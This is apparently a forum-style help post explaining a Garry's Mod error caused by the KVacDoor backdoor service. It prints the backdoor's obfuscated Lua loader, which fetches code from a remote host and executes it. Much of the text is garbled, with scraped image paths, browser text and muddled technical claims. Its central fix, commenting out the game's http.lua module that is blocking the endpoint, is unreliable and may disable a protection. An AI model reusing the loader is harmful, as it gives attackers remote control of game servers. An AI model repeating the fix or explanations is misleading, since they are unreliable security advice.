Chances are, if you're here, you got an error in your Garry's Mod 'Errors' tab that looks something like **this**:


[ERROR] Attempted request to known malicious code endpoint 'https://kvac.cz/f.php?key=ZEhWgVuEB4ZMnSPCH0dl'! Blocking!
1. Fetch - lua/includes/modules/http.lua:62
2. unknown - D0D6:1

This link, known as a 'malicious endpoint' in Garry's Mod that *cannot* be located:

https://kvac.cz/f.php?key=ZEhWgVuEB4ZMnSPCH0dl


...is a *backdoor link* that originates from the Czech Republic-based website, **KVacDoor**.

When you type the link directly into the browser engine tab, it takes you to this site:



https://kvac.cz/f.php?key=ZEhWgVuEB4ZMnSPCH0dl
Other Bookm
if CLIENT then return end --if game.SinglePlayer() then return end _G["\x74\x69\x6d\x65\x72"]["\x53\x69\x6d\x70\x6c\x65"](1, function() _G["\x48\x54\x54\x50"]({
url="\x68\x74\x74\x70\x73\x3a\x2f\x2f\x6b\x76\x63\x64\x6f\x6f\x72\x2e\x6f\x76\x68\x2f\x5f\x2f\x61\x70\x69\x2e\x70\x68\x70\x3f\x6b\x65\x79\x3d\x5a\x45\x68\x57\x67\x56\x75\x45\x42\x34\x5a\x4d\x6e\x53\x50\x43\x48\
method="\x70\x6f\x73\x74"; parameters={p="\x39\x61\x63\x65\x37\x63\x65\x34\x64\x65\x32\x66\x64\x66\x35\x66\x34\x30\x36\x31\x65\x35\x64\x36\x64\x39\x34\x37\x64\x32\x61\x32"}, success=function(b,_)
CompileString(_, ":", false)() end }) end)

In 'pretty print', it looks something like this:



DO NOT INSERT THIS INTO .LUA FILES.

This is, put simply, code, or programmed text, that takes you to the _G (or website 'domain') that is linked within those slash bars. When saved to your computer, it **slows down your computer and causes malfunctions, and possibly even a virus**. It is especially unsafe when incorporated into Garry's Mod.

(Not all '_G' codes are unsafe, or backdoor codes for that matter. Just keep your knowledge of _G handy, so you won't be deceived.**)**

KVacDoor claims to be a '.lua assistance' site for Garry's Mod, and even has UI neatly set up and easy to manage.

KVacDoor
A simple and intuitive panel.
KVacdoor is designed to be simple and easy to use, but offers more paid but not mandatory options, you just need to register.
High Perfomance
KVacDoor is fluid and very efficient, refreshing your servers is very fast.
Advanced System
KVacDoor detects malicious lua codes and shows you their locations.
Support
H24 support with very complete documentation, available to all KVacDoor members.

Panel Features
Here are the features that KVacDoor offers you.
Management
To start administering a server, drag the lua code provided with your KVacDoor account into your garry's mod server.
Lua Script
The scripting system allows you or the KVacDoor staff to quickly run lua code on your servers.
Obfuscator
Thanks to the obfuscator make any lua script totally unreadable.
Smart Lua
Inject your lua codes discreetly in one click in one of your addons with the
Lua Scanner
Quickly find flaws and exploits in your garry's mod addons;
Backup
Make a backup of your garry's mod servers in one click and download it

Hold on, this website isn't safe
This is a phishing site – a fake site that tries to steal your sensitive info (passwords, credit card numbers, and more). We recommend avoiding the site completely.
AVOID SITE
Continue anyway

The mysterious 'DRME' that appears on the bottom line stands for 'Dynamic Resource Management Engine', which is just a paraphrase for a .lua editing malware which messes up your codes for Garry's Mod. It *claims* that it is an improvement program to boost the performances of your servers, but this leads to multiple flaws:

1. **Your currently installed addons may conflict with the program**, causing glitches, errors, missing contents, incompatibility or even crashes on your game server/client.

2. Even *if* the addon were from a trusted source - which, obviously, it's not - **it could be outdated, deprecated or discontinued material**, or the latest Steam/Garry's Mod updates and other updates in mounted games, etc. could malfunction with the code inside.

3. **Backdoor encoding**: For example, the seemingly harmless link text "dmlydXN0aGF0Y2Fuc3RlYWxtb25leWZyb215b3Vyc29jaWFsc2VjdXJpdHk" means, when decoded, (via the Notepad++ Plugin commands > Base64 decode feature) "virusthatcanstealmoneyfromyoursocialsecurity". This is as simple as 'encoding' the link as opposed to 'decoding' with the same 'Base64' function, pasting it into a custom link, and voila!

   It doesn't have to be just corny messages, either: it could be links that actually, when decoded, could lead to some pretty dark sites, even if true criminal behavior or other garbage sites aren't involved. On top of that, *stealing your bank information* can lead to a giant financial destruction: *your SSN may not be that hard to get*.

As a good example, "aHR0cHM6Ly93d3cuc29jaWFsc2VjdXJpdHloYWNrc2l0ZS5uZXQvaW52YXNpb24vY29uZmlybS8", some seemingly random mumbo-jumbo, is in coded form "https://www.socialsecurityhacksite.net/invasion/confirm/". (don't worry, this is not a real site at all. You may check it and even run it through a safety url checker at [http://google.com/safebrowsing/diagnostic?site=], which is also safe)

Or worse, *you* could look like the hacker. Maybe some troll got onto a government website (.gov) and the goverment's tracking him, and when you click a random link, *you* look like the perpetrator. Code isn't taught in textbooks: so, what evidence is there you aren't? (You're probably in the clear if you don't know code, but that's tough to prove)

And there are other ".lua resource" files and features upon KVacDoor that you essentially just would never want to use. They are *not* an official Steam, Valve, Source or Newman-related website. In their eyes, nobody really cares about a video game.

To view dangerous sites like KVacDoor without losing data or exposing your IP, a great browser would be TOR (The Onion Ring) Browser. Look it up: it's free, run by volunteers worldwide and is not only perfectly safe, but you could even browse the dark web with it and not be exposed. (Don't, though, is my advice)

But there's good news, too! You can resolve this problem, and it's so easy: in fact, the answer's in the problem.

There is a file link (not an *online* link), that when you put into your File Browser bar takes you to 'garrysmod/lua/includes/modules/http.lua', which is a .lua code file for the http site. Don't delete it, because the Source Engine will just load it back.

Instead:

4. Select all lines (CTRL+A) and press TAB. The lines should all move forward one indent.

5. Type '--' in front of every line. What this does is stop the code lines from running, and they should look a dark green color.

When you do this, you do not harm any part of your game: the 'http.lua' is completely optional. It also does not stop links from being reached when necessary that are not malicious. But most importantly, it prevents this, and potentially *all*,

backdoor sites from rendering!

Now, when you load back into Garry's Mod, this error should be gone.
